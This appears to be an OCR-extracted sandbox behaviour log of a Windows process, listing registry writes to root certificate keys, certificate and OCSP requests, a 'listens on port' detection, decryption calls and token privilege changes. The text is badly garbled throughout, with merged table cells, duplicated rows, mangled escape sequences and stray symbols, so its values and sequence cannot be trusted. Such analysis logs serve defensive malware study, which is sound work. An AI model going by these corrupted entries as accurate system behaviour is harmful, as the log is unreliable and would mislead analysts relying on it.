Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: N one	3064	2676
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None	3064	2676
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: N one	3064	2676
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None	3064	2676
Call Network API	API Name: send Args: (818, GET /msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?9ec814a84b705f89 HTTP/1.1\r\nConnection: Keep-Alive\r\n Accept: *\"\r\nlf-Modified-Since: Tue, 16 Mar 2021 07:33:42 GMT\r\nlf-None-Match: "08f5ab0361ad71:0"\r\nUser-Agent: Microsoft-CryptoAPI/6.1\r\nHost: ctldl. windowsupdate.com\r\n\r\n, 1, 286) Return: 0	3064	2676
Call Filesystem API	API Name: FindFirstFileExW Args: (%USERPROFILE%\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\7423F88C7F265F0DEFC08EA88C3BDE4 5_*, 0, 5dcece4, 0, 0, 0) Return: 5a5a6e0	3064	2676
Call Filesystem API	API Name: FindFirstFileExtW Args: (%USERPROFILE%\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\7423F88C7F265F0DEFC08EA88C3BDE4 5.*, 0, 3afec84, 0, 0, 0) Return: 5a5a6e0	3064	2676
Call System API	API Name: WinHttpCloseHandle Args: (5a7add8) Return: 1	3064	2676
Call System API	API Name: WinHttpCloseHandle Args: (2b4d1d0) Return: 1	3064	2676
Call System API	API Name: WinHttpCloseHandle Args: (2b4cc60) Return: 1	3064	2676
Call Filesystem API	API Name: FindFirstFileExW Args: (%USERPROFILE%\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\7423F88C7F265F0DEFC08EA88C3BDE4	3064	2676
Call Filesystem API	5_*, 0, 3daeb04, 0, 0, 0) Return: 5a5a6e0 API Name: FindFirstFileExW Args: (%USERPROFILE%\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\7423F88C7F265F0DEFC08EA88C3BDE4	3064	2676
		300.	_0.0
Call Network API	5_*, 0, 205ddb4, 0, 0, 0) Return: 5a5a6e0 API Name: socket Args: (2, 2, 0) Return: 83c	3064	2676

Call Network API			
	API Name: socket Args: (23, 2, 0) Return: 83c	3064	2676
Call System API	API Name: DnsQueryExW Args: (ocsp.digicert.com, 1, 40006000) Return: 9701	3064	2676
Call System API	API Name: DnsQueryExW Args: (ocsp.digicert.com, 1c, 40006000) Return: 0	3064	2676
Call Network API	API Name: socket Args: (23, 2, 0) Return: 6a8	3064	2676
Call Network API	API Name: socket Args: (2, 2, 0) Return: 6a8	3064	2676
Call Network API	API Name: socket Args: (23, 2, 0) Return: 6a8	3064	2676
Call System API	API Name: DnsQueryExW Args: (ocsp.digicert.com, 1, 40006000) Return: 9701	3064	2676
Call System API	API Name: DnsQueryExW Args: (ocsp.digicert.com, 1c, 40006000) Return: 0	3064	2676
Call Network API	API Name: socket Args: (23, 2, 0) Return: 6a8	3064	2676
Call Network API	API Name: socket Args: (2, 1, 6) Return: 6a8	3064	2676
Call Network API	API Name: bind Args: (6a8, 0.0.0.0:49184, 128) Return: 0	3064	2676
Detection	Threat Characteristic: Listens on port		
	0.0.0.0:49184		
Call System API	API Name: ConnectEx Args: (6a8, 72.21.91.29:80, 16, 0, 0, 0, 2c3d88) Return: 0	3064	2676
Call Network API	API Name: send Args: (6a8, GET /MFEwTzBNMEswSTAJBgUrDgMCGgUABBSAUQYBMq2awn1Rh6Doh%2FsBYgFV7gQUA95QNVbRTLtm8KPiGxvDl7i90 VUCEAJ0LqoXyo4hxxe7H%2Fz9DKA%3D HTTP/1.1\nConnection: Keep-Alive\nAccept: */"\n\nUser-Agent: Microsoft-CryptoAPI/6.1\n\nHost: ocsp.digicert.c om\n\n\n\n, 1, 235) Return: 0	3064	2676
Call System API	API Name: WinHttpCloseHandle Args: (5a70920) Return: 1	3064	2676
Call System API	API Name: WinHttpCloseHandle Args: (2b4d1d0) Return: 1	3064	2676
Call System API	API Name: WinHttpCloseHandle Args: (2b4cc60) Return: 1	3064	2676
Call Network API	API Name: send Args: (4fc,0e bl{1L0.@;}Uhs4wC, 1, 309) Return: 0	3064	2676
Call Network API	API Name: send Args: (634,BKE\$qpw,b.r.J~.>\t.h.U.u.^C, 1, 421) Return: 0	3064	2676
Call Network API	API Name: recv Args. (644, 1, 2) Return: ?	3064	2676
Call Network API	API Name: send Args: (650,'hc4IO.]f~~6'o\r'*Q.0.r{\t.!.N.8Sf.NL=.wyH.x+.Hb.\n.M.\tr.L.j[J\n%.RJ9,/Cl;az#KZ8.0. l, 1, 357) Return: 0	3064	2676
Call System API	API Name: BCryptDecrypt Args: (5a276d0, HTTP/1.1 304 Not Modifiedt/nAge: 12622t/n/Cache-Control: max-age=21600\n/nDate: Tue, 06 Dec 2022 15:14:06 GMT\n/nEtag: 0x8D9521E966BB3E5\n/nLast-Modified: Wed, 28 Jul 2021 23:22:37 GMT\n/nServer: ECAcc (dcb/7EF0)\n/n\n/ary: Accept-Encoding\n/nX-Cache: HITT\n/x-ms-blob-type: BlockBlob\n/nx-ms-lease-status: unlocked\n/nx-ms-request-id: e2bb5595-201e-0079-3067-098448000000\n/nx-ms-version: 2009-09-19\n/n\n/n*al\xi\sigma\n/	3064	2676
Call Network API	API Name: recv Args: (634, , 1, 2) Return: ?	3064	2676
Call System API	API Name: BCryptDecrypt Args: (59d6500, HTTP/1.1 304 Not Modified\r\nAccept-Ranges: bytes\r\nAge: 101\r\nCache-Control: max-age=3600\r\nDate: Tue, 06 Dec 2022 15:14:06 GMT\r\nEtag: 0x8D8BDTE4D55BBE4\r\nLast-Modified: Wed, 20 Jan 2021 20:02:23 GMT\r\nServer: ECAcc (dcb/7E85)\r\nX-Cache: HI T\r\nx-ms-blob-type: BlockBlob\r\nx-ms-lease-status: unlocked\r\nx-ms-request-tid: 139bTeba-301e-0022-5e85-098334000000\r\nx-ms-version: 2009-09-19\r\n\r\n\n\OSA å\circ\$\time\O\circ\$	3064	2676
Call Network API	API Name: recv Args: (4fc, , 1, 2) Return: ?	3064	2676
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\VersionManager\LastCheckForUpdateLowDateTime Value: 619ba652	3064	2676
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\VersionManager\LastCheckForUpdateHighDateTime Value: 1d90985	3064	2676
Write Registry Key Call System API	Key: HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Version\Manager\LastCheckForUpdateHighDateTime Value: 1d90985 API Name: BCryptDecrypt Args: (59e78f0, HTTP/1.1 200 OK\r\nAccept-Ranges: bytes\r\nAge: 137056\r\nContent-MD5: +IGOPfroyioOSVRg\MDHkQ==\r\nC ontent-Type: application\cotel-stream\r\nDate: Tue, 06 Dec 2022 15:14:06 GMT\r\nEtag: 0x8D196\delta\text{9E9DF432F\r\nLast-Modified: Thu, 04 Sep 2014 22:51:35 GMT\r\nServer: ECAcc (dcb/7F36)\r\nX-Cache: HIT\r\nx-ms-blob-type: BlockBlob\r\nx-ms-lease-status: unlocked\r\nx-ms-request-id: 131f671e-901e-0049-7b 46-08de62000000\r\nx-ms-version: 2009-09-19\r\nContent-Length: 16\r\n\n\n\n\n\nature\text{1400}, 4\delta\text{0}, 4\delta\text{0}, 6\delta\text{Dec}\text{0}, 16, HTTP/1.1 200 OK\r\nAccept-Ranges: bytes\r\nAge: 137056 \r\nContent-MD5: +IGOPfroyioOSVRgMDHkQ==\r\n\nContent-Type: application\r\cotel-stream\r\nDate: Tue, 06 Dec 2022 15:14:06 GMT\r\nEtag: 0x8D196A9E9 DF432F\r\nLast-Modified: Thu, 04 Sep 2014 22:51:35 GMT\r\nServer: ECAcc (dcb/7F36)\r\nX-Cache: HIT\r\nx-ms-blob-type: BlockBlob\r\nx-ms-lease-status: unlocked\r\nx-ms-request-id: 131f671e-901e-0049-7b46-08de62000000\r\nx-ms-version: 2009-09-19\r\nContent-Length: 16\r\n\n\r\n\n\n, 565, 33944364, 0) Return : 0	3064 3064	
	API Name: BCryptDecrypt Args: (59e78f0, HTTP/1.1 200 OK\r\nAccept-Ranges: bytes\r\nAge: 137056\r\nContent-MD5: +IGOPfroyjoOSVRg/WDHkQ==\r\nContent-Type: application/octet-stream\r\nDate: Tue, 06 Dec 2022 15:14:06 GMT\r\nEtag: 0x8D196A9E9DF432F\r\nLast-Modified: Thu, 04 Sep 2014 22:51:35 GMT\r\nServer: ECAcc (dcb/7F36)\r\nX-Cache: HIT\r\nX-ms-blob-type: BlockBlob\r\nX-ms-lease-status: unlocked\r\nx-ms-request-id: 131f671e-901e-0049-7b 46-08de62000000\r\nx-ms-version: 2009-09-19\r\nContent-Length: 16\r\n\r\n\r\n\r\n, 480, 0, \(\frac{1}{2}\rangle 7\frac{1}{2}\r\n\rangle 7\frac{1}{2}\r\n\r\n\r\n\r\n\r\n, 480, 0, \(\frac{1}{2}\r\n'\r\n'\r\n'\r\n, 480, 0\) OK\r\n\r\nAccept-Ranges: bytes\r\n'\n\r\n\r\n'\r\n'\r\n'\r\n'\r\n'\r\		2676
Call System API	API Name: BCryptDecrypt Args: (59e78f0, HTTP/1.1 200 OK\r\nAccept-Ranges: bytes\r\nAge: 137056\r\nContent-MD5: +iGOPfroyjoOSVRg/WDHkQ==\r\nContent-Type: application/octet-stream\r\nDate: Tue, 06 Dec 2022 15:14:06 GMT\r\nEtag: 0x8D196A9E9DF432F\r\nLast-Modified: Thu, 04 Sep 2014 22:51:35 GMT\r\nServer: ECAcc (dcb/TF36)\r\nX-Cache: HIT\r\nx-ms-blob-type: BlockBlob\r\nx-ms-lease-status: unlocked\r\nx-ms-request-id: 131f671e-901e-0049-7b 46-08de62000000\r\nx-ms-resversion: 2009-09-19\r\nContent-Length: 16\r\n\n\n\n, 48, 0, 49' \%0?, 16, HTTP/1.1 200 OK\r\nAccept-Ranges: bytes\r\nAge: 137056 \r\nContent-MD5: +iGOPfroyjoOSVRg/WDHkQ==\r\nContent-Type: application/octet-stream\r\nDate: Tue, 06 Dec 2022 15:14:06 GMT\r\nEtag: 0x8D196A9E9 DF432F\r\nLast-Modified: Thu, 04 Sep 2014 22:51:35 GMT\r\nServer: ECAcc (dcb/TF36)\r\nX-Cache: HIT\r\nx-ms-blob-type: BlockBlob\r\nx-ms-lease-status: unlockedt\r\nx-ms-request-id: 131f671e-901e-0049-7b46-08de62000000\r\nx-ms-version: 2009-09-19\r\nContent-Length: 16\r\n\n\r\n\r\n\r\n, 565, 33944364, 0) Return : 0	3064	2676
Call System API Call System API	API Name: BCryptDecrypt Args: (59e78f0, HTTP/1.1 200 OK\r\nAccept-Ranges: bytes\r\nAge: 137056\r\nContent-MD5: +iGOPfroyjoOSVRg/WDHkQ==\r\nContent-Type: application/octet-stream\r\nDate: Tue, 06 Dec 2022 15:14:06 GMT\r\nEtag: 0x8D196A9E9DF432F\r\nLast-Modified: Thu, 04 Sep 2014 22:51:35 GMT\r\nServer: ECAcc (dcb/7F36)\r\nX-Cache: HIT\r\nX-ms-blob-type: BlockBlob\r\nX-ms-lease-status: unlocked\r\nX-ms-request-id: 131f671e-901e-0049-7b 46-08de62000000\r\nX-ms-version: 2009-09-19\r\nContent-Length: 16\r\n\n\r\n, 48, 0, & \text{y'}x\r\nB\r\n, 16, HTTP/1.1 200 OK\r\nAccept-Ranges: bytes\r\nAge: 137056 \r\nContent-MD5: +IGOPfroyjoOSVRg/WDHkQ==\r\nContent-Type: application/octet-stream\r\nDate: Tue, 06 Dec 2022 15:14:06 GMT\r\nEtag: 0x8D196A9E9 DF432F\r\nLast-Modified: Thu, 04 Sep 2014 22:51:35 GMT\r\nServer: ECAcc (dcb/7F36)\r\nX-Cache: HIT\r\nx-ms-blob-type: BlockBlob\r\nx-ms-lease-status: unlocked\r\nx-ms-request-id: 131f671e-901e-0049-7b46-08de62000000\r\nx-ms-version: 2009-09-19\r\nContent-Length: 16\r\n\r\n\r\n, 565, 33944364, 0) Return: 0	3064	2676 2676 2676
Call System API Call System API Call Network API	API Name: BCryptDecrypt Args: (59e78f0, HTTP/1.1 200 OK\r\nAccept-Ranges: bytes\r\nAge: 137056\r\nContent-MD5: +iGOPfroyjoOSVRg/WDHkQ==\r\nContent-Type: application/octet-stream\r\nDate: Tue, 06 Dec 2022 15:14:06 GMT\r\nEtag: 0x8D196A9E9DF432F\r\nLast-Modified: Thu, 04 Sep 2014 22:51:35 GMT\r\nServer: ECAcc (dcb/7F36)\r\nX-Gache: HIT\r\nX-ms-blob-type: BlockBlob\r\nX-ms-lease-status: unlocked\r\nX-ms-request-id: 131f671e-901e-0049-7b 46-08de62000000\r\nX-ms-version: 2009-09-19\r\nContent-Length: 16\r\n\n\r\n, 48.0, \times\r\nX\r\nZ\r\nZ\r\n\n\n\r\n\r\n\r\n\r\n\r\n\r	3064 3064 3064	2676 2676 2676 2676
Call System API Call System API Call Network API Add File Write File Call System API	API Name: BCryptDecrypt Args: (59e78f0, HTTP/1.1 200 OK\r\nAccept-Ranges: bytes\r\nAge: 137056\r\nContent-MD5: +iGOPfroyjoOSVRg/WDHkQ==\r\nContent-Type: application/octet-stream\r\nDate: Tue, 06 Dec 2022 15:14:06 GMT\r\nEtag: 0x8D196A9E9DF432F\r\nLast-Modified: Thu, 04 Sep 2014 22:51:35 GMT\r\nServer: ECAcc (dcb/7F36)\r\nX-Cache: HIT\r\nx-ms-blob-type: BlockBlob\r\nx-ms-lease-status: unlocked\r\nx-ms-request-id: 131f671e-901e-0049-7b 46-08de62000000\r\nx-ms-version: 2009-09-19\r\nContent-Length: 16\r\n\r\n 48,0, \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \	3064 3064 3064 3064	2676 2676 2676 2676 2676
Call System API Call System API Call Network API Add File Write File	API Name: BCryptDecrypt Args: (59e78f0, HTTP/1.1 200 OK\r\nAccept-Ranges: bytes\r\nAge: 137056i\r\nContent-MD5: +iGOPfroyjoOSVRg\r\mathbb{N}DHkQ==\r\nC ontent-Type: application/octet-stream\r\nDate: Tue, 06 Dec 2022 15:14:06 GMT\r\nEtag: 0x8D196A9E9DF432F\r\nLast-Modified: Thu, 04 Sep 2014 22:51:35 GMT\r\nServer: ECAcc (dcb/7F36)\r\nX-scache: HIT\r\nx-ms-blob-type: BlockBlob\r\nx-ms-lease-status: unlocked\r\nx-ms-request-id: 131f671e-901e-0049-7b 46-08de62000000\r\nx-ms-version: 2009-09-19\r\nContent-Length: 16\r\n\n\n\n, 48, 0, 4\rangle \rangle \rangl	3064 3064 3064 3064 3064	2676 2676 2676 2676 2676 2676
Call System API Call System API Call Network API Add File Write File Call System API	API Name: BCryptDecrypt Args: (59e78f0, HTTP/1.1 200 OK\r\nAccept-Ranges: bytes\r\nAge: 137056i\r\nContent-MD5: +iGOPfroyjoOSVRg\r\mathbb{N}DHkQ==\r\nC ontent-Type: application/octet-stream\r\nDate: Tue, 06 Dec 2022 15:14:06 GMT\r\nEtag: 0x8D196A9E9DF432F\r\nLast-Modified: Thu, 04 Sep 2014 22:51:35 GMT\r\nServer: ECAcc (dcb/7F36)\r\nX-scache: HIT\r\nx-ms-blob-type: BlockBlob\r\nx-ms-lease-status: unlocked\r\nx-ms-request-id: 131f671e-901e-0049-7b 46-08de62000000\r\nx-ms-version: 2009-09-19\r\nContent-Length: 16\r\n\n\n\n, 48, 0, \ddots\ranges: \dagger\r\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n	3064 3064 3064 3064 3064	2676 2676 2676 2676 2676 2676 2676
Call System API Call System API Call Network API Add File Write File Call System API Call System API	API Name: BCryptDecrypt Args: (59e78f0, HTTP/1.1 200 OK\r\nAccept-Ranges: bytes\r\nAge: 137056\r\nContent-MD5: +iGOPfroyjoOSVRg/WDHkQ==\r\nContent-Type: application/octet-stream\r\nDate: Tue, 06 Dec 2022 15:14:06 GMT\r\nEtag: 0x8D196A9E9DF432F\r\nLast-Modified: Thu, 04 Sep 2014 22:51:35 GMT\r\nServer: ECAcc (dcb/7F36)\r\nX-scache: HIT\r\nX-ms-blob-type: BlockBlob\r\nX-ms-lease-status: unlocked\r\nX-ms-request-id: 131f671e-901e-0049-7b 46-08de62000000\r\nX-ms-version: 2009-09-19\r\nContent-Length: 16\r\n\r\n, 480, 0, \(\frac{1}{2}\)\rangle \(\frac{2}{2}\)\r\nContent-MD5: +iGOPfroyjoOSVRg/WDHkQ==\r\nContent-Type: application/octet-stream\r\nDate: Tue, 06 Dec 2022 15:14:06 GMT\r\nEtag: 0x8D196A9E9 DF432F\r\nLast-Modified: Thu, 04 Sep 2014 22:51:35 GMT\r\nServer: ECAcc (dcb/7F36)\r\nX-Cache: HIT\r\nx-ms-blob-type: BlockBlob\r\nx-ms-reauest-id: 131f671e-901e-0049-7b46-08de62000000\r\nx-ms-version: 2009-09-19\r\nContent-Length: 16\r\n\r\n\r\n\r\n, 565, 33944364, 0) Return: 0 API Name: BCryptDecrypt Args: (59e78f0, , 64, 0, , 16, 64, 33944364, 0) Return: 0 API Name: recv Args: (650, , 1, 2) Return: ? Path: \(\frac{1}{2}\)LOCALAPPDATA\rangle Microsoft\r\ndot\	3064 3064 3064 3064 3064 3064	2676 2676 2676 2676 2676 2676 2676 2676
Call System API Call System API Call Network API Add File Write File Call System API Write Registry Key	API Name: BCryptDecrypt Args: (59e78f0, HTTP/1.1 200 OK\r\nAccept-Ranges: bytes\r\nAge: 137056\r\nContent-MD5: +iGOPfroyjoOSVRg/WDHkQ==\r\nContent-Type: application/octet-stream\r\nDate: Tue, 06 Dec 2022 15:14:06 GMT\r\nEtag: 0x8D196A9E9DF432F\r\nLast-Modified: Thu, 04 Sep 2014 22:51:35 GMT\r\nServer: ECAcc (dcb/7F36)\r\nX-cache: HIT\r\nx-ms-blob-type: BlockBlob\r\nx-ms-lease-status: unlocked\r\nx-ms-request-id: 131f671e-901e-0049-7b 46-08de62000000\r\nx-ms-version: 2009-09-19\r\nContent-Length: 16\r\n\n\r\n, 480, 0, \(\frac{1}{2}\) \\rangle \(\frac{1}{2}\) \\\rangle \(\frac{1}{2}\) \\\\rangle \(\frac{1}{2}\) \\\\rangle \(\frac{1}{2}\) \\\\rangle \(\frac{1}{2}\) \\\\rangle \(\frac{1}{2}\) \\\\rangle \(\frac{1}{2}\) \\\\rangle \(\frac{1}{2}\) \\\rangle \(\frac{1}{2}\) \\\\rangle \(\frac{1}{2}\) \\\\\rangle \(\frac{1}{2}\) \\\\\rangle \(\frac{1}{2}\) \\\\\\rangle \(\frac{1}{2}\) \\\\\\\\\\\\\\\\rangle \(\frac{1}{2}\) \\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\	3064 3064 3064 3064 3064 3064 3064	2676 2676 2676 2676 2676 2676 2676 2676
Call System API Call System API Call Network API Add File Write File Call System API Write Registry Key Write Registry Key	API Name: BCryptDecrypt Args: (59e78f0, HTTP/1.1 200 OK\r\nAccept-Ranges: bytes\r\nAge: 137056\r\nContent-MD5: +iGOPfroyjoOSVRg/WDHkQ==\r\nContent-Type: application/octet-stream\r\nDate: Tue, 06 Dec 2022 15:14:06 GMT\r\nEtag: 0x8D196A9E9DF432F\r\nLast-Modified: Thu, 04 Sep 2014 22:51:35 GMT\r\nServer: ECAcc (dcb/TF36)\r\nX-cache: HIT\r\nx-ms-blob-type: BlockBlob\r\nx-ms-lease-status: unlocked\r\nx-ms-request-id: 131f671e-901e-0049-7b 46-08de62000000\r\nx-ms-version: 2009-09-19\r\nContent-Length: 16\r\n\n\r\n, 480, 0, \(\frac{1}{2}\) \(\	3064 3064 3064 3064 3064 3064 3064 3064	2676 2676 2676 2676 2676 2676 2676 2676
Call System API Call System API Call Network API Add File Write File Call System API Write Registry Key Write Registry Key Write Registry Key	API Name: BCryptDecrypt Args: (59e78f0, HTTP/1.1 200 OK\r\nAccept-Ranges: bytes\r\nAge: 137056\r\nContent-MD5: +iGOPfroyjoOSVRg/WDHkQ==\r\nContent-Type: application/octet-stream\r\nDate: Tue, 06 Dec 2022 15:14:06 GMTr\nEtag: 0x8D196A9E9DF432F\r\nLast-Modified: Thu, 04 Sep 2014 22:51:35 GMTr\nServer: ECAcc (dcb/TF36)\r\nX-Cache: HIT\r\nx-ms-blob-type: BlockBlob\r\nx-ms-lease-status: unlocked\r\nx-ms-request-id: 131f671e-901e-0049-7b 46-08de62000000\r\nx-ms-version: 2009-09-19\r\nContent-Length: 16\r\n\n\n, 480, 0, \(\frac{4}{2}\)\rangle x\(\frac{8}{2}\)\r\nContent-MD5: +iGOPfroyjoOSVRg/WDHkQ==\r\nContent-Type: application/octet-stream\r\nDate: Tue, 06 Dec 2022 15:14:06 GMTr\nAge: 37056 \r\nContent-MD5: +iGOPfroyjoOSVRg/WDHkQ==\r\nContent-Type: application/octet-stream\r\nDate: Tue, 06 Dec 2022 15:14:06 GMTr\nAge: 37056 \r\nContent-MD5: +iGOPfroyjoOSVRg/WDHkQ==\r\nContent-Type: application/octet-stream\r\nDate: Tue, 06 Dec 2022 15:14:06 GMTr\nAge: 37056 \r\nContent-MD5: +iGOPfroyjoOSVRg/WDHkQ==\r\nAge: application/octet-stream\r\nDate: Tue, 06 Dec 2022 15:14:06 GMTr\nAge: 37056 \r\nContent-MD5: +iGOPfroyjoOSVRg/WDHkQ==\r\nAge: politic-stream\r\nDate: Tue, 06 Dec 2022 15:14:06 GMTr\nAge: 37056 \r\nContent-MD5: +iGOPfroyjoOSVRg/WDHkQ==\r\nAge: politic-stream\r\nDate: Tue, 06 Dec 2022 15:14:06 GMTr\nAge: 37056 \r\nAge: politic-stream\r\nDate: Tue, 06 Dec 2022 15:14:06 GMTr\nAge: 37056 \r\nAge: politic-stream\r\nDate: Tue, 06 Dec 2022 15:14:06 GMTr\nAge: 37056 \r\nAge: politic-stream\r\nDate: Tue, 06 Dec 2022 15:14:06 GMTr\nAge: 37056 \r\nAge: politic-stream\r\nAge: politic-stream\r\nAge: 17056 \r\nAge: pol	3064 3064 3064 3064 3064 3064 3064 3064	2676 2676 2676 2676 2676 2676 2676 2676
Call System API Call System API Call Network API Add File Write File Call System API Write Registry Key	API Name: BCryptDecrypt Args: (59e78f0, HTTP/1.1 200 OK\r\nAccept-Ranges: bytes\r\nAge: 137056ir\nContent-MD5: +iGOPfroyjoOSVRg\mathbb{NPIKQ==\r\nContent-Type: application/octet-stream\r\nDate: Tue, 06 Dec 2022 15:14:06 GMT\r\nEtag: 0x8D196A9E9DF432F\r\nLast-Modified: Thu, 04 Sep 2014 22:51:35 GMT\r\nServer: ECAcc (dcb/7F36)\r\nX-Cache: HIT\r\nx-ms-blob-type: BlockBlob\r\nx-ms-lease-status: unlocked\r\nx-ms-request-id: 131f671e-901e-0049-7b 46-08de62000000\r\nx-ms-version: 2009-09-19\r\nContent-Length: 16\r\n\n\n\n\n, 48.0, a. \(\frac{\text{y}}{\text{v}}\)\rangle 200 OC\r\n\n\n\n\rangle 11.00 OC\r\n\n\n\n\rangle 11.00 OC\r\n\n\n\rangle 11.00 OC\r\n\n\n\n\rangle 11.00 OC\r\n\n\n\n\n\rangle 11.00 OC\r\n\n\n\n\n\rangle 11.00 OC\r\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\	3064 3064 3064 3064 3064 3064 3064 3064	2676 2676 2676 2676 2676 2676 2676 2676
Call System API Call System API Call Network API Add File Write File Call System API Write Registry Key Detection	API Name: BCryptDecrypt Args: (59e78f0, HTTP/1.1 200 OK\r\nAccept-Ranges: bytes\r\nAge: 137056i\r\nContent-MD5: +iGOPfroyjoOSVRg\r\mathbb{NPIkQ==\r\nC} ontent-Type: application/octet-stream\r\nDate: Tue, 06 Dec 2022 15:14:06 GMT\r\nEtag: 0x8D196A9E9DF432F\r\nLast-Modified: Thu, 04 Sep 2014 22:51:35 GMT\r\nServer: ECAcc (dcb/7F36)\r\nX-Cache: HIT\r\nx-ms-blob-type: BlockBlob\r\nx-ms-lease-status: unlocked\r\nx-ms-request-id: 131f671e-901e-0049-7b 46-08de62000000\r\nx-ms-version: 2009-09-19\r\nContent-Length: 16\r\n\n\n\n\n, 480, 0, \(\frac{\pi}{2}\)\r\n2000 (16, HTTP/1.1 200 OK\r\nAccept-Ranges: bytes\r\nAge: 137056\r\nContent-MD5: +iGOPfroyjoOSVRg\r\nAge: 137056\r\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\	3064 3064 3064 3064 3064 3064 3064 3064	2676 2676 2676 2676 2676 2676 2676 2676
Call System API Call System API Call Network API Add File Write File Call System API Write Registry Key Write Registry Key Write Registry Key Write Registry Key Call System API	API Name: BCryptDecrypt Args: (59e78f0, HTTP/1.1 200 OK\n^Accept-Ranges: bytes\n^Age: 137056i\n^Content-MD5: +IGOPfroyjoOSVRg\n/DHkQ==\n^Content-Type: application/octet-stream\n^Date: Tue, 06 Dec 2022 15:14:06 GMT\n^Etag: 0x8D196A9E9DF432F\n^Last-Modified: Thu, 04 Sep 2014 22:51:35 GMT\n/nServer: ECAcc (dcb/7F36)\n/nX-Cache: HTn/nx-ms-blob-type: BlockBlob\n/nx-ms-lease-status: unlocked\n/nx-ms-request-ld: 131671e-901e-0049-7b 46-08de62000000\n/nx-ms-version: 2009-09-19\n/nContent-Length: 16\n/n\n/n, 480, 0,	3064 3064 3064 3064 3064 3064 3064 3064	2676 2676 2676 2676 2676 2676 2676 2676
Call System API Call System API Call Network API Add File Write File Call System API Write Registry Key Write Registry Key Write Registry Key Write Registry Key Call System API	API Name: BCryptDecrypt Args: (59e78f0, HTTP/1.1 200 OK\n^Accept-Ranges: bytes\n^Age: 137056i\n^Content-MD5: +IGOPfroyjoOSVRg\n/DHkQ==\n^Content-Type: application/octet-stream\n^Date: Tue, 06 Dec 2022 15:14:06 GMT\n^Etag: 0x8D196A9E9DF432F\n^Last-Modified: Thu, 04 Sep 2014 22:51:35 GMT\n/nServer: ECAcc (dcb/7F36)\n/nX-Cache: HTn/nx-ms-biob-type: BlockBlob\n/nx-ms-lease-status: unlocked\n/nx-ms-request-ld: 131671e-901e-0049-7b 46-08de62000000\n/nx-ms-version: 2009-09-19\n/nContent-Length: 16\n/n\n/n, 480, 0, \perp*y\sqrtax\000000\n/nx-ms-lease-status: unlocked\n/nx-ms-request-ld: 131676 min-min-min-min-min-min-min-min-min-min-	3064 3064 3064 3064 3064 3064 3064 3064	2676 2676 2676 2676 2676 2676 2676 2676
Call System API Call System API Call Network API Add File Write File Call System API Write Registry Key Write Registry Key Write Registry Key Write Registry Key Call System API Call System API Call System API Add File	API Name: BCrypIDecrypt Args: (59e78f0, HTTP/1.1 200 OKI/nAccept-Ranges: bytesivinAge: 137056ivinContent-MD5: +IGOPfroyjoOSVRg/WDHkQ==IvinC ontent-Type: application/octet-streamivinDate: Tue, 06 Dec 2022 15:14:06 GMTv/nEtag: 0x8D196A9E9DF432FivinLast-Modified: Thu, 04 Sep 2014 22:51:35 GMTvinServer: ECAcc (dob/77-36)ivinX-Cache: HITVinx-ms-blob-type: BlockBlobivinx-ms-lease-status: unlocked/vinx-ms-request-id: 1311671e-901e-0049-7b 48-08de620000000vinx-ms-version: 2009-99-plyin/content-Length: 16/vinvin, 480, 0, ½ vix86/2 16, HTTP/1.4 Ranges: bytest/nAge: 137056 VinContent-MD5: +IGOPfroyjoOSVRg/WDHkQ==IvinContent-Type: application/octet-streamivinDate: Tue, 06 Dec 2022 15:14:06 GMTvinEtag: 0x8D196A9E9 DF432FivinLast-Modified: Thu, 04 Sep 2014 22:51:35 GMTvinServer: ECAcc (dob/77-63)ivinX-Cache: HITVinx-ms-blob-type: BlockBlobivinx-ms-lease-status: unlockedvinx-ms-request-id: 1311671e-901e-0049-7b46-08de620000000vinx-ms-version: 2009-09-19/vinContent-Length: 16/vin/vin, 565, 33944364, 0) Return: 0 API Name: BCrypIDecrypt Args: (59e78f0, 64, 0, 16, 64, 33944364, 0) Return: 0 API Name: recv Args: (650, 1, 2) Return: ? Path: %LOCALAPPDATA%MicrosoftiVindows\Temporary Internet Files\Content.IE5/4HU3EYWPlurlblockindex[2].bin Type: VSDT_COM_DOS Path: %LOCALAPPDATA%MicrosoftiVindows\Temporary Internet Files\Content.IE5/4HU3EYWPlurlblockindex[2].bin Type: VSDT_COM_DOS API Name: PathFileExistsW Args: (%LOCALAPPDATA%MicrosoftVinternet Explorer\UrlBlockManager\urlblockindex(acceptage)) Return: 1 Key: HKEY_CURRENT_USER\Software\MicrosoftVinternet Explorer\UrlBlockManager\HashFileVersionLowPart Value: 2 Key: HKEY_CURRENT_USER\Software\MicrosoftVinternet Explorer\UrlBlockManager\HashFileVersionLowPart Value: 0 Key: HKEY_CURRENT_USER\Software\MicrosoftVinternet Explorer\UrlBlockManager\HashFileVersionLowPart Value: 1 API Name: AdjustTokenPrivileges Args: (464, 0, 20ef804, 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (464, 0, 20ef804, 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (464, 0, 20	3064 3064 3064 3064 3064 3064 3064 3064 3064 3064 3064 3064 3064	2676 2676 2676 2676 2676 2676 2676 2676
